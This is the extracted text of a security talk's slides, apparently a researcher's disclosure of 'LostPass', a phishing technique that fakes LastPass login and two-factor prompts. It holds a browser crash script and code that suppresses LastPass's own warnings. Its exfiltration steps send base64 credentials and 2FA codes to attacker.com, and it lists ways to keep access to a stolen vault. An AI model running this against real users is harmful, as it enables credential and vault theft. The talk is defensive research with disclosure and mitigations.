
PRAESIDIO

Solution: buy a domain!




PRAESIDIO

Problem:



PRAESIDIO

Problem: LastPass found a form!



7 Feelings We Need An En Log In

chrome-extension.pw://debgaelkhoipmbjnhpoblmbacnmmbeg/tabDialog.html

LastPass ****

Email:

Master Password:

[Forgot your password?](#)

Remember Email
 Remember Password
 Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

Elements Console Sources Network

```
> <head>...</head>
<body class="tab dialogState" style="display: block; height: 429px;">...
<div id="dialogLoadingOverlay" class="overlay"></div>
<div id="dragElement"></div>
<div class="notification" id="errorMessage">...</div>
<div class="notification" id="successMessage">...</div>
<div class="dialog" id="loginDialog" style="display: block; height: 429px;">...
<link type="text/css" rel="stylesheet" href="buttons.css">
<link type="text/css" rel="stylesheet" href="loginDialog.css">
<script>...</script>
<div id="__lpform_loginDialogEmail" style="max-height: 16px; vertical-align: top; position: absolute; top: 136px; left: 432px; z-index: 3;">...

</div>
</body>
</html>
... #__lpform_loginDialogEmail img#__lpform_loginDialogEmail_icon
```

Styles Event Listeners DOM Breakpoints Properties

Console Emulation Rendering

<top frame> Preserve log



PRAESIDIO

Need to remove <div>

- The <div> is added at runtime, so let's get rid of it
- How do you detect when the DOM is changed?
- MutationObserver
 - Have a function called when attributes are changed or children nodes added
 - Remove the <div> once it's added



Need to remove <div>

```
var observer = new MutationObserver(function(mutations) {  
  mutations.forEach(function(mutation) {  
    if (mutation.addedNodes.length > 0) {  
      for (var i = 0; i < mutation.addedNodes.length; i++) {  
        var n = mutation.addedNodes[i];  
        if (n.id !== undefined && n.id.startsWith("__lp")) {  
          document.body.removeChild(n);  
        }  
      }  
    }  
  });  
  observer.observe(document.body, { childList: true });  
});
```



7 Feelings We Need An Emoticon

Log In

chrome-extension.pw://debgaelkhoipmbjnhpoblmbacnmmpbeg/tabDialog.html

LastPass ****

Email:

Master Password:

Forgot your password?

Remember Email

Remember Password

Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

Elements Console Sources Network

<div id="loginView">
<div class="dropdownContainer">...</div>
<div>
 <label class="label">Master
 Password:</label>
 <div class="relative">
 <input class="dialogInput inputCapsMatter" id="loginDialogPassword" dialogfield="password" type="password" style="background-image: url("data:image/png; base64, iVBORw0KGgoAAAANSUhEUgAAABAAAAASCAYAAABSO15qAAAAAmJLR0QA/wD/AP+gvaeTAAACXBIXMAAsTAAALEwEAmpwYAAAB3RJTUUH3QsPDhss3LcOZQAAAU5JREFUOMvdkzFLA0EQhd/b07iiYmklaCUopLAQAKNaawt9BeIggnUwLHPJRchfEBR7CyGWgiDY2S1IQBT/gDaCoGDudiy8SLwkBiwz1c7y+GZ25i0wnFEq15ZFZKGdi8iiiOR7aU32QkR2c7ncPc1jAARAkgcck8Iwrgf1fg/oJ81RAHkR2VDVm0Q8AKjqY1bMHgCGYXhFchnAg6omJGcBXEZRtNoXYK2dMsAt1qtD9/3p40x5yS9tHICYF1Vn0m0xXH8Uq/Xb389wff9PQDbQR80t/QNOiPZ1h4B2Mo0FxnyZ8d00c0VbWhqq8kJzzPa3RA

... div div input#loginDialogPassword.dialogInput.inputCapsMatter

Styles Event Listeners DOM Breakpoints Properties

Console Emulation Rendering

<top frame>

PRAESIDIO

Need to undo change to style attr

```
var pwfield = document.getElementById("loginDialogPassword");
var observer = new MutationObserver(function() {
    pwfield.style = "";
});
var config = { attributes: true };
observer.observe(pwfield, config);
```

This hard locks Firefox 43.0.3. Well, we found a DoS!



PRAESIDIO

Firefox DoS: the tweet-sized version

```
<script>  
var b=document.body;  
new MutationObserver(function(){b.id=""})  
.observe(b,{attributes:true});  
b.id="";  
</script>
```



7 Feelings We Need An Emoticon

Log In

chrome-extension.pw/:/debgaelkhoipmbjnhpoblmbacnmmpbeg/tabDialog.html

LastPass ****

Email:

Master Password:

Forgot your password?

Remember Email

Remember Password

Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)



PRAESIDIO



Google Authenticator Multifactor Authentication

Run the Google Authenticator application on your mobile device and enter the verification code in the input box below.

Enter Code:

Authenticate

Trust this computer for 30 days

I've lost my Google Authenticator device



PRAESIDIO

LastPass **** Google Authenticator Multifactor Authentication

Run the Google Authenticator application on your mobile device and enter the verification code in the input box below.

Enter Code:

Authenticate

Trust this computer for 30 days

I've lost my Google Authenticator device



Firefox Login Screen

- This is harder
 - It uses a Windows pop up window
 - On OS X it slides out from the top
 - Linux is similar to Windows
- We have to do the "hard work" and draw our own
- HTML and CSS to the rescue!



Making

Phishing

Easier!

Copyrighted Material

3rd Edition

HTML5 and CSS3

ALL-IN-ONE

FOR

DUMMIES®

A Wiley Brand

8 BOOKS
IN 1



PRAESIDIO



Test page

This is a test page for testing LostPass.

Test page

This is a test page for testing LostPass.

LastPass ****

Email:

Master Password:

Remember Email

Remember Password

Show Vault After Login

[I've forgotten my password.](#)

[Screen Keyboard](#) [Create an Account](#)

Cancel

Log In

LastPass ****

Email:

Master Password:

Remember Email

Remember Password

Show Vault After Login

[I've forgotten my password.](#)

[Screen Keyboard](#) [Create an Account](#)

Cancel


Log In



PRAESIDIO

Test page

This is a test page for testing LostPass.



PRAESIDIO

Step 4

Profit



PRAESIDIO

What will happen

- Once the user hits "Log In" it sends the credentials to our server
- Server calls the LastPass mobile API
- If two-factor is required, we report that back to the user to prompt for the two-factor auth code
- Otherwise we have the plaintext secrets and report success to the user



Send the credentials

1. Victim presses login

2. **GET** attacker.

com/p/c2VhbkBwcmFlc2lkLmlvOn1vdSBzaG91bG
QgZW1haWwgbWU%3D

3. Decode base64 into email:password

Send the credentials

1. Try LastPass API

```
import lastpass
vault=lastpass.Vault.open_remote(e, p)
```

2. Catch exceptions

- If two-factor required, HTTP 307 to two-factor screen
- Otherwise, incorrect password, HTTP 307 to landing page



Send the credentials (2FA)

1. Victim is redirected to

chrome-extension.pw/:

//debgaelkhoipmbjnhpob1mbacnmmgbeg/lp_to
olstrip.html?

id=c2VhbkBwcmFlc2lkLmlvOn1vdSBzaG91bGQgZ
W1haWwggbWU%3D

2. Victim enters two factor code

3. GET attacker.

com/2fa/**034821**/c2VhbkBwcmFlc2lkLmlvOn1vd
SBzaG91bGQgZW1haWwggbWU%3D



PRAESIDIO

Maintain access

- Google 2FA codes are good for up to 30 seconds
- We could add our server as a "trusted device" to maintain access for 30 days
- Disable 2FA to maintain access for good
- Download all login history
- Recover deleted items
- Disable security policies



Demo!

Implications

- Phishing LastPass is the worst-case scenario
 - If you use shared LastPass folders, only one team member needs to be phished
- All of your passwords are gone
- Your credit cards, secure documents, and more
- Two-factor is no help
 - More on this later



Mitigations for LastPass

- Block logins from new IP addresses*
- Don't display notifications in the browser window
- Always use popup-style notifications and forms
 - Or move to HTTPS EV login page
- Implement Security Image/Theme
- Implement CORS and Content-Type restrictions on all APIs to prevent CSRF
- Make user experience less buggy



Response from LastPass

- Contacted in November
- Due to a snafu, they only got back to me in December
- Lots of different messages
 - This is a bug in LastPass
 - This is not a vulnerability in LastPass
 - The CSRF is what we'll fix, not the notifications
 - It's Chrome's issue



Response from LastPass

LastPass ****



Why am I seeing "LastPass doesn't recognize this device or you are at a new location. Please check your email to grant access to your new device or location." ?

Why am I being asked to verify on login?

As one of our security measures since the [breach of LastPass](#), we require users to verify via their email addresses when logging on new computers/mobile devices or new IP addresses unless they have multifactor authentication enabled for their LastPass accounts. Be sure to check your Security email address if you have one set.



PRAESIDIO

If you use LastPass,
using two-factor auth now
makes you less secure.



PRAESIDIO

Response from LastPass

- What they fixed
 - Chrome extension fixed logout CSRF
 - Firefox still vulnerable
 - Chrome warns the user about leaking master passwords on other sites*
- What won't change (for now)
 - Still uses in-viewport notifications
 - Login page still vulnerable
 - chrome-extension protocol URL bar



Log In

localhost:8080/;hdokiejnpimakedhajhdlcegeplioahd/tabDialog.html

Security Alert: This site has the same password as your LastPass account. To protect all of your online accounts, it is recommended that you change your LastPass Master Password. More Information

LastPass ****

Email: test@example.com

Master Password: [Forgot your password?](#)

Remember Email
 Remember Password
 Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

Security Alert

This site has the same password as your LastPass account. To protect all of your online accounts, it is recommended that you change your LastPass Master Password.

Change Password

Dismiss



PRAESIDIO

Log In

localhost:8080/:/hdokiejnpimakedhajhdcegeplioahd/tabDialog.html

Security Alert: This site has the same password as your LastPass account. To protect all of your online accounts, it is recommended that

iframe#lpiframe74272834 729px x 27px

LastPass ****

Email:
test@example.com

Master Password:
.....

Forgot your password?

Remember Email
 Remember Password
 Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

Elements Console Sources

<script>...</script>
<script>...</script>
<div id="lpiframeoverlay74272834" class="lpiframeoverlay" style="top: 0px; left: 0px; height: 1px; width: 729px; position: fixed; z-index: 1000000099; visibility: visible; background-color: black;">
 <iframe id="lpiframe74272834" src="chrome-extension://hdokiejnpimakedhajhdcegeplioahd/overlay.html?&error=1" scrolling="no" style="height: 27px; width: 729px; border: 0px;">
 </iframe>
</div>

#document

html body div#lastpass-content

Styles Event Listeners DOM Breakpoints Properties

Filter +, - ◆ element.style { color: white; margin: - }

Console Emulation Rendering

<top frame>



LastPass

Email:
test@example.com

Master Password:
.....

Remember Email
 Remember Password
 Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)



The page at localhost:8080 says:

LastPass gave you away! Here is your email and password:
test@example.com -> examplePW5

Prevent this page from creating additional dialogs.

OK



Response from LastPass

Excluded / Out of Scope

- Network level Denial of Service (DoS/DDoS) vulnerabilities.
- Findings from physical testing such as office access (e.g. open doors, tailgaiting).
- Findings derived primarily from social engineering (e.g. phishing, vishing, smishing).
- Findings from applications or systems not listed in the 'Targets' section.



PRAESIDIO

Mitigations for LastPass Users

- Ignore notifications in the browser window
- Premium/Enterprise mitigations only
 - Enable IP restriction
 - Disable mobile login
 - Other attacks could use non-mobile API
 - Log all logins and failures
- You probably shouldn't disable 2FA



How to get around the IP Restriction (almost)

- LastPass doesn't use CORS
- They also accept text/plain JSON via POST
 - Intercept credentials
 - Issue AJAX request for login
 - Can't read response because of cross-origin restrictions
- Luckily browsers have no bugs in CORS, so we're safe, right?



Mozilla Foundation Security Advisory 2015-115

Cross-origin restriction bypass using Fetch

ANNOUNCED October 15, 2015

REPORTER Abdulrahman Alqabandi

IMPACT **HIGH**

PRODUCTS Firefox

FIXED IN • Firefox 41.0.2

Description

Security researcher **Abdulrahman Alqabandi** reported that the `fetch()` API did not correctly implement the Cross-Origin Resource Sharing (CORS) specification, allowing a malicious page to access private data from other origins. Mozilla developer **Ben Kelly** independently reported the same issue.

References

- [Cross-origin restriction bypass using Fetch \(CVE-2015-7184\)](#)
- [released fetch\(\) allows full access to body on credentialed cross-origin no-cors request](#)

Lessons for Software Developers

- UX should be designed with phishing in mind
- If necessary, add explicit anti-phishing measures
- Browser extensions: be wary of using the viewport
- Non-buggy user experiences
- Fix low severity security bugs
 - Otherwise I'll chain them together
- Bug bounties are not a panacea
- Use CORS and Content-Type!



Lessons for Users

- Keeping all of your secrets in one place is dangerous
- Make a phishing threat model
 - Engineering, management, sales/marketing
- Training is not enough
- Buy products that are phishing-resistant
- Don't click on anything in your browser, ever



Lessons for Researchers

- Novel phishing attacks need more attention
- Anti-phishing research is still nascent
- UX is a critical aspect of software's security posture and should be tested as such
- It's not all about traditional exploits
- The out-of-scope bug bounty list is a good place to find vulnerabilities to chain together



Give a man an 0day and he'll have
access for a day, teach a man to
phish and he'll have access for life.

– the grugq, 2015

<https://twitter.com/therugq/status/563964286783877121>



PRAESIDIO

Questions?

Email: sean@praesidio.com

Website: www.seancassidy.me

Twitter: [@sean_a_cassidy](https://twitter.com/sean_a_cassidy)

Code is available: <https://github.com/cxxr/lostpass>



PRAESIDIO